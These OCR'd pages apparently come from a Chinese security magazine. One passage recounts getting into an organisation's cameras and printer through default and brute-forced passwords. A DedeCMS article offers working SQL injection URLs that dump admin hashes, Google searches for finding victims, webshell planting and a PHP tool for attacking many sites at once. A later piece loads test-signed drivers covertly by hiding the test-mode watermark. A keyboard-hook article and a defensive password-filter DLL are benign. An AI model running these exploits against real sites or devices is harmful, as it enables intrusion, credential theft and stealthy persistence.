

图 10

根据该文件的其他公司信息，成功找到默认密码 admin 和 012345。确实比 admin 安全

点。注意，这里是没法用 burp 来进行爆破的，因为用 ActiveX 插件进行通信，所以 burp 是拦截不到数据包的。

登录进去之后，发现只有两个摄像头能工作，不过也挺有意思的，如图 11 所示。



图 11

忽然想起来这个摄像头监控平台好像和乌云上看过的一个帖子相似（http://wooyun.org/bugs/wooyun-2013-047371），这个平台还有对应的 telnet 功能。尝试连接，成功，如图 12 所示。

```
Password:
root login  on 'ttyp0'


BusyBox v1.1.2 (2012.02.22-00:42+0000) Built-in shell (ash)
Platform: N6, Revision: 315
Enter 'help' for a list of built-in commands.

# whoami
-sh: whoami: not found
# ifconfig
eth0      Link encap:Ethernet  HWaddr 90:02:A9:81:12:03
          inet addr:192.168.0.100  Bcast:192.168.0.1    Mask:255.255.255.0

          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:558460 errors:0 dropped:0 overruns:0 frame:0
          TX packets:294289 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:106950570 (101.9 MiB)  TX bytes:83945035 (80.0 MiB)
          Interrupt:86 Base address:0x8000

# ls
bin       dev       home      linuxrc   nfs       sbin      slave     usr
boot      etc       lib       mnt       proc      share     sys       var
#
```

图 12

还有另一个 80 端口的机器，192.168.0.110，打开后发现为打印机的网络管理页面（记得前几年就提及打印机内部存储会有很多敏感文件）。尝试登录，还是密码错误，然后尝试爆破。Burp 拦截数据包发现是在 http 头里添加了认证信息，如图 13 所示，经过 base64 解

密后，发现是 admin:123456 这种形式的数据，burp 构造好 intruder，简单几分钟后，得到密码 admin 和 admin123。

图 13

最后倒腾了几下，发现了一部分存留文档，多是写工作报告规划之类的东西，想想如果对于商业利益，这将会是很大的隐患。对于这些非传统电子设备的开放，我们对之了解的还太少，主要原因是平台的不统一和发现难度高。但对于真正的商业关系，这恐怕会是重点攻克对象吧！

通知了管理员，也就结束了本次旅程。最后比较有收获的就是搞定摄像头进去看了看，前期太过多磨，后期就比较顺利了。

DedeCMS 全版本通杀 SQL 注入漏洞利用

文/图 Simeon

Dedecms 即织梦（PHP 开源网站内容管理系统，http://www.dedecms.com/）是目前著名的网站内容管理之一。以简单、实用、开源而闻名，是国内知名的 PHP 开源网站管理系统，也是用户最多的 PHP 类 CMS 系统。近日，网友在 Dedecms 中发现了全版本通杀的 SQL 注入漏洞，目前官方最新版已修复该漏洞，针对该漏洞，网友们充分发挥聪明才智，给出了好几个版本，下面对这个漏洞的利用和实战等情况进行讨论和分析，欢迎进行拍砖！

漏洞分析

1）比较漏洞文件

通过 Dedecms 下载站点 http://updatenew.dedecms.com/base-v57/package/，下载补丁文件 patch-v57&v57sp1-20140228.zip，通过其更新文件说明可以看到主要更新的文件如下：

dede/config.php，更新 cookies 加密密码

include/helpers/channelunit.helper.php，禁用标签提示

include/uploadsafe.inc.php，可能导致 SQL 注入漏洞修复

member/soft_edit.php，文件上传过滤

通过文件分析工具，对早期版本和更新的补丁进行比对，如图 1 所示，发现修改代码如下：

```
//***** 修补后.php
}
//$$_key = $_FILES[$_key]['tmp_name'] = str_replace("\\\\", "\\", $_FILES[$_key]['tmp_name']);
$$_key = $_FILES[$_key]['tmp_name'] = $_FILES[$_key]['tmp_name'];
${$_key.'_name'} = $_FILES[$_key]['name'];
//***** 修补前.PHP
}
```

```
$$_key = $_FILES[$_key]['tmp_name'] = str_replace("\\\\", "\\",
$_FILES[$_key]['tmp_name']);
//吧$_FILES[$_key]['tmp_name']里面的\\\\替换为\\
${$_key.'_name'} = $_FILES[$_key]['name'];
```

图 1 对比分析代码

2）漏洞利用分析

str_replace 替换是本次出现 SQL 注入的关键，但是$_FILES[$_key]['tmp_name']是 PHP 系统生成的随机变量，默认不可控。结合“include/common.inc.php”文件中的代码，只要变量名不含 cfg_|GLOBALS|_GET|_POST|_COOKIE 就可以，利用上面的代码可以覆盖$_FILES，同时利用代码：$$_key = $_FILES[$_key]['tmp_name'] = str_replace("\\\\", "\\", $_FILES[$_key]['tmp_name']);。

3）漏洞利用代码

可利用代码 1：

```
plus/recommend.php?action=&aid=1&_FILES[type][tmp_name]=\' or mid=@`\`
/*!50000union*//*!50000select*/1,2,3,(select
CONCAT(0x7c,userid,0x7c,pwd)+from+`%23@__admin`
limit+0,1),5,6,7,8,9%23@`\`+&_FILES[type][name]=1.jpg&_FILES[type][type]=application/octet-stream&_FILES[type][size]=6873
```

可利用代码 2：

```
plus/recommend.php?aid=1&_FILES[type][name]&_FILES[type][size]&_FILES[type][type]&_FILES[type][tmp_name]=aa\'and+char(@`'`)+/*!50000Union*/+/*!50000SeLect*/+1,2,3,group_concat(userid,0x23,pwd),5,6,7,8,9 from `%23@__admin`%23
```

可利用代码 3：

```
plus/recommend.php?action=&aid=1&_FILES[type][tmp_name]=\\%27%20or%20mid=@`\\%27`%20/*!50000union*//*!50000select*/1,2,3,(select%20CONCAT(0x7c,userid,0x7c,pwd)+from+`%23@__admin`%20limit+0,1),5,6,7,8,9%23@`\\%27`+&_FILES[type][name]=1.jpg&_FILES[type][type]=application/octet-stream&_FILES[type][size]=4294
```

可利用代码 4：

```
plus/recommend.php?action=&aid=1&_FILES[type][tmp_name]=\'
or mid=@`\`' /*!50000union*//*!50000select*/1,2,3,(select
CONCAT(0x7c,userid,0x7c,pwd)+from+`%23@__admin`
limit+0,1),5,6,7,8,9%23@`\`'+&_FILES[type][name]=1.jpg&_FILES[type]
[type]=application/octet-stream&_FILES[type][size]=111
```

网上还有人根据漏洞利用方式开发出来一款漏洞利用工具，将网站地址输入利用工具，即可以获取管理员的密码，实际使用效果如图 2 所示。该工具仅仅对漏洞中的一种情况进行了利用，对某些实际存在的漏洞无法利用，且只能获取一个账号信息。

图 2 DedeCMs SQL 注入漏洞利用工具

4）利用方式探讨

对于 DedeCMS 而言，只要获取了最高管理员权限，通过文件管理器，可以快捷方便的获取 Webshell，也即通过新建文件，或者编辑 PHP 文件均可获取 webshell。但 DedeCMS 在安装时默认后台管理地址为“http://www.somesite.com/dede”，实际安装过程出于安全考虑，一般都会修改默认后台，因此即使获取了管理员密码也可能无法获取网站权限。因此，本次漏洞利用思路如下：

①通过 google 搜索获取 dedecms 后台地址；

②通过 recommend.php 页面 SQL 注入获取管理密码；

③登录后台获取 Webshell。

实际漏洞利用

1）利用 google 搜索 dedecms 标识

在 google 浏览器中搜索“Powered by DedeCMSV57_GBK_SP1 © 2004-2011 DesDev Inc.”，如图 3 所示，获取 49 条搜索记录。在使用 google 搜索时，可以设置显示结果为 100，便于对结果进行整理。

图 3 利用 google 搜索 dedecms 标识

2）手动获取管理员密码

在 Google 搜索结果中随机选择一个网站地址，打开网站后，在其网站地址后面加入“/plus/recommend.php?aid=1&_FILES[type][name]&_FILES[type][size]&_FILES[type][type]&_FILES[type][tmp_name]=aa\%27and+char(@`%27`)+/*!50000Union*/+/*!50000SeLect*/+1,2,3,group_concat(userid,0x23,pwd),5,6,7,8,9%20from%20`%23@__admin`%23”，即可获取管理员的帐号和密码信息，如图 4 所示。

图 4 测试 SQL 注入点

3）对管理员密码破解

在本例中获取了三个帐号和密码信息，spider#f297a57a5a743894a0e4、3dsk#eed756463edea1f021db 和 admina#f297a57a5a743894a0e4。“#”后为密码，去掉前三位和最后一位，获取的字符串即为 MD5 密码。例如 spider 的密码为“7a57a5a743894a0e”；admina 密码为“7a57a5a743894a0e”，破解后为“admin”，如图 5 所示，复杂密码可以在 cmd5.com 网站进行查询。

图 5 破解管理员密码

4）登录后台并获取 webshell

找到后台管理地址后，输入获取的管理员和密码，进入后台管理系统，获取的帐号必须是最高管理员权限，然后单击“附件管理”-“文件式管理器”，如图 6 所示，新建一个文件，加入一句话代码，保存即可获取一句话后门。使用菜刀一句话对该 webshell 进行测试，如图 7 所示，顺利获取该网站的 webshell。

图 6 插入一句话后门



图 7 获取 webshell

5）批量获取管理员密码

网友“Sunshie”写了一个 DEDECMS 批量利用工具，其源代码如下：

```
<?php
print_r(
"
+-------------------------------------+
DEDECMS 批量利用工具
By :Sunshie
Usage: $argv[0] Filename
Example: php.exe $argv[0] url.txt
url.txt 是你采集的网址文件!
+-------------------------------------+
\r\n\r\n\r\n"
);
$filename=$argv[1];
if(!file_exists($filename)) echo "o(╯□╰)o 你妹的 你采集的文件呢？\r\n";
$conts = file_get_contents($filename);
$arrConts = explode("\n",$conts);
$arrConts=str_replace(" ","",$arrConts);
$arrConts=str_replace("\r","",$arrConts);
$arrConts=str_replace("\n","",$arrConts);
//print_r($arrConts );
for($i=0;isset($arrConts[$i]);$i++){
echo fuckdede($arrConts[$i]);
}

function fuckdede($sb){
$sb=str_replace("http://","",$sb);
$expp="http://".$sb."/plus/recommend.php?aid=1&_FILES[type][name]&_FILES[type][size]
&_FILES[type][type]&_FILES[type][tmp_name]=aa\'and+char(@``)+/*!50000Union*/+/*!50000S
eLect*/+1,2,3,concat(0x3C6162633E,group_concat(0x7C,userid,0x3a,pwd,0x7C),0x3C2F6162633
E),5,6,7,8,9%20from%20`%23@__admin`%23";
$exp=@file_get_contents($expp);
eregi("_<abc>(.*)</abc>_", $exp, $arr);
```

```
$exploit=str_replace("_<abc>", "==fuck", $arr[0]);
$exploit=str_replace("</abc>_", "fuck==", $exploit);
return "网址:".$sb."注入结果 :".$exploit."\r\n--------------------------\r\n";
}
?>
```

利用方法为：通过网络搜集 dedecms 网站网址，将网站网址整理成 url.txt，然后执行命令：php dedecms url.txt，执行后即可获取存在漏洞的网站管理员信息，如图 8 所示。



图 8 批量获取管理员密码

6）漏洞修复方法探讨

关于漏洞修复，笔者认为有以下几个方法：

①升级程序到最新版本。下载最新补丁进行更新是最快捷的方法。补丁下载地址为：http://updatenew.dedecms.com/base-v57/package/。

②隐藏后台登陆地址，对后台地址进行变异性更改，例如“decms_2013_tx_fx_x”，目地是无法通过猜测和扫描获取。

③设置搞强度密码，将最高权限管理员密码设置为 15 位（大小写字母+数字+特殊字符）以上，增加破解难度。

④加入免费安全防范软件，例如在网站加入安全宝、360 安全防护、安全狗等。

⑤定期关注安全站点漏洞信息，定期对站点进行维护和检查。

（完）

Raw Input 及键盘过滤
实现多键盘输入选择性控制

文/图 倪程 成都工业职业技术学校

系统连接多个键盘设备时，可能需要使用某个键盘作为标准输入，另一个键盘用作其他特殊任务。比如，当打开记事本后，按下键盘 1 上的字母 a 键，你希望其写入记事本，而敲击键盘 2 上的 a 键时，记事本上并没有记录字母 a，取而代之的是通知后台执行某一特殊任务。如何控制键盘输入并根据键盘的输入信息决定下一步的动作或者任务，可能很多读者知道可以采用键盘过滤钩子技术实现，通过 Windows 自带的 APIs 函数或者通过自定义驱动的方式均可实现键盘过滤，然而如何判断键盘消息来自哪个键盘设备，键盘过滤技术是无法做到的，系统是否有方法可以甄别来自两个不同设备的输入，Raw Input 技术即可实现在不查找和打开输入设备的情况下，甄别来自两个不同设备的输入并准确获取输入数据。本文将结合原始输入及键盘过滤技术实现多键盘输入的选择性控制。

Raw Input 技术获取特定设备的原始输入

应用程序想获取原始数据，则必须注册其想要获取原始输入的那些设备。为了注册这个设备，应用程序首先必须创建一个指明其所希望接受设备类别的（top level collection—TLC）RAWINPUTDEVICE 结构。TLC 被定义成为 UsagePage（设备类）和 Usage（设备类内的具体设备）。例如，为了从键盘获取原始输入，设置 UsagePage = 1 and Usage = 6，应用程序调用 RegisterRawInputDevice 完成设备注册。

```
// 注册原始输入设备
RAWINPUTDEVICE rawInputDevice[1];
rawInputDevice[0].usUsagePage = 1;
rawInputDevice[0].usUsage = 6;
rawInputDevice[0].dwFlags = RIDEV_INPUTSINK;
rawInputDevice[0].hwndTarget = hWnd;
RegisterRawInputDevices (rawInputDevice, 1, sizeof (rawInputDevice[0]));
```

rawInputDevice[0].dwFlags = RIDEV_INPUTSINK 意味着即使某窗口失去焦点位置，仍然会一直接收输入消息，这使得多个窗口可分别响应来自不同键盘的事件。当设备注册成功后，应用程序的消息队列就会得到一个 WM_INPUT 消息，然后再调用 GetRawInputData 函数处理原始输入数据。

GetRawInputData 函数共包含 5 个参数：

- hRawInput：WM_INPUT 消息的 lParam 参数地址
- command:获取原始输入数据或者 RAWINPUT 结构体头信息标志,为了获取原始信息，此标记设置为 RID_INPUT
- pData：若设置为 NULL，则表示原始数据缓冲区大小，不然则是一个指定大小的缓冲区地址，用以存放原始数据信息
- size：返回即数据缓冲区大小
- sizeHeader：RAWINPUTHEADER 结构体大小

下面给出的部分代码即通过上述函数读取原始数据信息并输出。

```
GetRawInputData ((HRAWINPUT)lParam, RID_INPUT, NULL, &bufferSize, sizeof
(RAWINPUTHEADER));
LPBYTE dataBuffer = new BYTE[bufferSize]; //分配指定的缓冲区大小
// 获取原始输入数据，读入 dataBuffer
GetRawInputData((HRAWINPUT)lParam, RID_INPUT, dataBuffer, &bufferSize, sizeof
(RAWINPUTHEADER));
RAWINPUT* raw = (RAWINPUT*)dataBuffer;
// Get the virtual key code of the key and report it
USHORT virtualKeyCode = raw->data.keyboard.VKey;
USHORT keyPressed = raw->data.keyboard.Flags& RI_KEY_BREAK ?0 : 1;
WCHAR text[128];
swprintf_s (text, 128, L"Raw Input: %X (%d)\n", virtualKeyCode, keyPressed);
```

通过上面的代码，我们已经获取到了设备输出的原始信息。下面我们需要通过函数 GetRawInputDeviceInfo 来判断输出的原始信息来自哪个键盘设备。现假设按下的键为数字键盘值 7 且来自设备 A 时，拦截此信息即不写入记事本，具体代码如下：

```
// 为键盘设备名准备缓冲区大小
GetRawInputDeviceInfo (raw->header.hDevice, RIDI_DEVICENAME, NULL, &bufferSize);
WCHAR* stringBuffer = newWCHAR[bufferSize];
// 将设备名读入缓冲区 stringBuffer
GetRawInputDeviceInfo (raw->header.hDevice, RIDI_DEVICENAME, stringBuffer, &bufferSize);
// 判断读入的值是否符合下述规则
if (virtualKeyCode == 0x67 &&wcscmp (stringBuffer, L"A") == 0)
    blockNextHook = TRUE;
else
    blockNextHook = FALSE;
```

键盘钩子 APIs 实现消息拦截

借助 SetWindowsHookEx 函数实现消息的拦截，SetWindowsHookEx 函数带 4 个参数，第一个参数指定钩子的类型，本文设置为 WH_KEYBOARD；第二参数为钩子函数的入口地址；第三个参数为函数所在模块的句柄；第四个参数指定 hook 目的线程，这里设置为 0，即拦截整个系统消息。

通过钩子函数 KeyboardProc(int code, WPARAM wParam, LPARAM lParam)捕获键盘消息，再调用 SendMessage (hwndServer, WM_HOOK, wParam, lParam)函数将键盘消息送到主窗口程序，其中返回的 code 值若是一个大于或等于零得值，则表示发生了正常的键盘事件，wParam 和 lParam 分别存键盘虚拟码及键被按下还是松开，以及是否按下的键是一个系统键。

```
case WM_HOOK:
{
    if (blockNextHook){
        swprintf_s (text, 128, L"Keyboard event: %X (%d) is being blocked!\n",
        virtualKeyCode, keyPressed);
        OutputDebugString (text);
```

```
        return1;}
    }
```

Raw Input 及键盘过滤组合技术

由上述分析可知，在窗口类中注册原始输入设备并启动键盘钩子函数，使其分别向窗口类的过程处理函数 WndProc()发送 WM_INPUT、WM_HOOK 消息，函数 WndProc()根据消息类别分别进行各自处理,WM_IPUT 决定是否将此按键消息写入记事本,而 WM_HOOK 则根据 WM_INPUT 的处理结果决定是否进行消息过滤。显然，上述代码是在比较理想化的情况下才能很好地完成多键盘选择性控制。因为当短时间内出现大量的击键消息时， WM_INPUT、WM_HOOK 消息很可能不是成对出现的。假设出现如下场景：

Raw Iput：43（1） Hook：43（1）

Raw Iput：4B（1） Raw Iput：55（1）

Hook：4B（1）Hook：55（1）

很显然，若运行前面编写的代码则会出现“4B”消息未拦截的情况。这里我们可以采用 FIFO 思想，通过 C++提供的容器方式解决上述问题，每次出现 WM_INPUT 消息时，系统暂不将结果赋予全局变量，而是将其 push 到队列中，具体代码如下所示：

```
    case WM_INPUT:
    {
        if (virtualKeyCode == 0x67 &&wcscmp (stringBuffer,
numericKeyboardDeviceName) == 0)
        decisionBuffer.push_back (TRUE);
        else
        decisionBuffer.push_back (FALSE);
    }
```

在 WM_HOOK 消息中，取出队列中的处理结果再进行后续处理。

```
    case WM_HOOK:
    {
```

```
        BOOL blockThisHook = FALSE;
        if (!decisionBuffer.empty ()){
            blockThisHook = decisionBuffer.front ();
            decisionBuffer.pop_front ();
        }if (blockThisHook){
        // ...
        return1;
        }
    }
```

至此，我们已经分析了两种情形，分别为 WM_INPUT、WM_HOOK 成对出现和 WM_INPUT 连续出现后再出现 WM_HOOK 消息，两种方式均为 WM_INPUT 早于 WM_HOOK 出现，虽然可能 WM_INPUT 晚于 WM_HOOK 出现的概率极低，但也可能会出现偶然现象，此时我们如果仍旧采用上述代码实现，就无法按照 WM_INPUT 消息给出的控制指令执行下步任务，导致出现异常。为了准确执行控制指令，我们可以使用 PeekMessage 函数等待 WM_INPUT 消息，然后再判断消息 code 是否一致，若一致再根据指令判断是否 hook。这种方式看似能够实现上述问题，但若出现消息丢失情形的话，PeekMessage 方法可能会出现死等待。如我们按下一个“AltGr”键时，hook 消息认为其是一个 Ctrl+Alt 组合键，Ctrl+Alt 组合键，hook 消息会产生两个消息,分别为"Ctrl" (11) + "Alt" (12),然而 Raw Iput 消息却仅仅发出一个"AltGr" (12)，此时即出现消息不对称。为了解决此问题，我们需要设定一个超时时间的阀值，超出阀值时间即放弃等待。具体实现方式请参照源代码附件，本文不再给出。

小结

本文主要介绍了 Raw Input 输入及键盘钩子技术的组合用法，实现多键盘输入信号的选择性控制，通过 Raw Input 技术判断消息来源，匹配事先设定的规则后，将控制指令保存到一个全局迭代容器内，然后利用 hook 技术捕获 WM_HOOK，并通过 SendMessage 方式将 WM_HOOK 消息发送给主窗口，再在主窗口过程处理函数解析 WM_INPUT 和 WM_HOOK 消息，后续的具体逻辑处理读者可以参考附件源代码，也可以从 stevemesser-“Using Raw Input from C# to handle multiple keyboards”和 AntoineAubry-“Using multiple keyboards with different layouts on the same machine”文章中了解更多关于 Raw Input 技术。

利用密码过滤器拦截添加用户

文/图 李旭昇

无论在 PC 还是服务器上，新建用户都是较为可疑的行为。许多安全软件已经对其进行拦截，但经过测试，大多数只过滤运行 net.exe 时的命令行。对于通过 API 函数 NetUserAdd 添加用户则无能为力。这样就有一个明显的漏洞，黑客可以通过 VBS 或者上传一个小程序来创建用户。

密码过滤器（Password Filter）正好可以填补这一漏洞。简单的说，密码过滤器是一个 DLL，它导出的 PasswordFilter 和 PasswordChangeNotify 回调会分别在密码创建/修改前后被 LSA 调用。如果 PasswordFilter 拒绝当前操作，则修改密码创建/修改失败。我们可以在该函数内询问用户是否允许添加用户。代码如下：

```
#include<Ntsecapi.h>
#include<Wtsapi32.h>
#include<iostream>
#include<string>
#pragma comment(lib, "Netapi32.lib")
#pragma comment(lib, "Wtsapi32.lib")
using namespace std;

BOOL APIENTRY DllMain( HMODULE hModule,
DWORD    ul_reason_for_call,
                        LPVOID lpReserved
                      )
{
      switch (ul_reason_for_call)
      {
      case DLL_PROCESS_ATTACH:
      case DLL_THREAD_ATTACH:
      case DLL_THREAD_DETACH:
      case DLL_PROCESS_DETACH:
            break;
      }
      return TRUE;
}

extern "C" __declspec(dllexport)
BOOLEAN _stdcallPasswordFilter(
   _In_    PUNICODE_STRING AccountName,
   _In_    PUNICODE_STRING FullName,
   _In_    PUNICODE_STRING Password,
```

```
    _In_   BOOLEANSetOperation
){
    DWORD sessionId = WTSGetActiveConsoleSessionId();
    DWORD ret=0;
    wstringMsgTilte=L"用户密码变动";
    wstringMsg=L"用户 "+wstring(AccountName->Buffer)+L" 的密码正在被修改/创建，是否允许？\n\n 如果您未在 10 秒内作出选择，该操作将被拒绝。";
    BOOL bSuccess = WTSSendMessage(0, sessionId,(LPWSTR)MsgTilte.c_str(),2*MsgTilte.length(), (LPWSTR)Msg.c_str(), 2*Msg.length(), MB_YESNO, 15, &ret, true);
    //只有明确的允许才返回 true
    if(bSuccess&& ret==IDYES) return true;
    //其他情况均返回 false
    return false;
}
```

PasswordFilter 函数有四个参数，其中前三个为用户名、用户全名和密码。第四个参数为 SetOperaion，MSDN 里说如果它为 true，则密码正在被添加，否则就在被修改，但事实上它总是 true。不过我们并不需要区分添加新用户和修改用户密码，这两种行为都要被监控，否则黑客可以将某个较少使用的用户据为己有，并隐秘的进入系统。

PasswordFilter 会弹出一个对话框询问是否允许操作。注意，PasswordFilter 被 lsass.exe 加载，所以一定运行在 Session 0 中。直接弹出对话框用户是看不到的，所以需要用 WTSGetActiveConsoleSessionId 获得当前活动 Session，并用 WTSSendMessage 函数在该 Session 里弹出对话框。这里 WTSSendMessage 设置一个 Timeout 是很有必要的，否则如果该用户一直不做出选择，PasswordFilter 函数就无法返回，那么涉及用户的操作都无法进行。比如一个程序在启动时需要确定登陆的用户，那么它毫无疑问会卡住，这对于无人值守的服务器来说，是不能接受的。

安装 PasswordFilter 也十分简单，只需将 DLL 复制到\Windows\System32 下，并将 DLL 的名字（不含后缀）添加到 HKLM\SYSTEM\CurrentControlSet\Control\Lsa 下的 Notification Packages 键值即可。

```
cd /d %~dp0
copy /Y PasswordFilter.dll %systemroot%\SYSTEM32
reg ADD HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v "Notification Packages" /t REG_MULTI_SZ /d "PasswordFilter" /f
pause
```

重启后尝试添加用户，如图 1 所示，PasswordFilter 弹出对话框询问。

图 1

由于 PasswordFilter 可以直接得到密码明文，所以除了用来监控用户创建，还可以对密码的复杂度做一些规定。比如密码最少为 8 位，必须是数字和字母的组合等等，而这正是 PasswordFilter 机制的本意，有兴趣的读者可以自行研究。

瞒天过海加载“未签名”驱动

文/图 李旭昇

自 Vista 起，64 位版本 Windows 要求内核驱动必须被签名才能加载。如果开启测试模式（Test Mode），则可以加载带有测试签名的驱动。但桌面右下角会有三行小字，提示当前正运行在测试模式下。本文提供一种思路，对驱动进行测试签名，并将该水印去除，从而隐蔽的加载“未签名”驱动。整个过程只需要一个批处理来实现。

```
cd /d %~dp0
cd Tools
rem 生成并添加证书
makecert.exe -r -pe -ssPrivateCertStore -n "CN=TestCertforWDK" TestCert.cer
certmgr.exe -add testcert.cer -s -r localMachine root
certmgr.exe -add testcert.cer -s -r localMachinetrustedpublisher

rem 用证书给驱动签名
SignTool.exe sign /a /s PrivateCertStore ../TestDriver.sys

rem 开启测试模式
bcdedit /set testsigning on

rem 移除桌面下方“测试模式”水印
RemoveWatermarkX64.exe -silent
```

```
cd../

rem 加载驱动
sc create TestDriverbinPath= %~dp0TestDriver.sys type= kernel start= auto
```

首先我们生成一个证书，将其导入并且用它给 TestDriver.sys 签名。接着开启测试模式，移除桌面水印，将驱动设为自动启动。移除水印需要使用 deepxw 的工具 RemoveWatermarkX64.exe。以-silen 作为参数将不提示信息，静默运行，修改完成后自动退出。如图 1 所示，重启后 TestDriver.sys 自动加载，并监控所有新进程，此时桌面右下角没有任何水印。



图 1 驱动成功加载，桌面右下角无水印

不过 RemoveWatermarkX64 工具是如何去除桌面右下角水印的呢？逆向分析表明，User32.dll 负责显示水印，而水印文本就是其中的一个字符串资源，所以只需将水印资源清空，或者直接给相关代码打补丁即可。需要注意的是，Windows 7 以后的版本采用了 MUI 技术，这些字符串资源不在 User32.dll 内，而是在\System32\zh-CN\User32.dll.mui 内。下面给出直接 Patch User32.dll（这是 RemoveWatermarkX64 的默认做法）的伪代码。

```
ShellExecute(“takeown /f C:\Windows\System32\user32.dll”);
ShellExecute(“icacls C:\Windows\System32\user32.dll /grant %username%:F”);
ShellExecute(“icacls C:\Windows\System32\user32.dll /grant *S-1-1-0:(F)”);
OriginalFile=“C:\Windows\System32\user32.dll”;
CopyFile(OriginalFile,“C:\Windows\System32\user32.dll.backup”);
PatchFile=“C:\Windows\System32\user32.dll.tmp”;
CopyFile(OriginalFile,PatchFile);
If(AlreadyPatched(PatchFile)) return ;
ApplyPatch(PatchFile);

MoveFileEx(OriginalFile, &TempFile, MOVEFILE_REPLACE_EXISTING);
MoveFileExA(&TempFile, 0, MOVEFILE_DELAY_UNTIL_REBOOT);
MoveFileExA(PatchFile, OriginalFile, MOVEFILE_REPLACE_EXISTING));
```

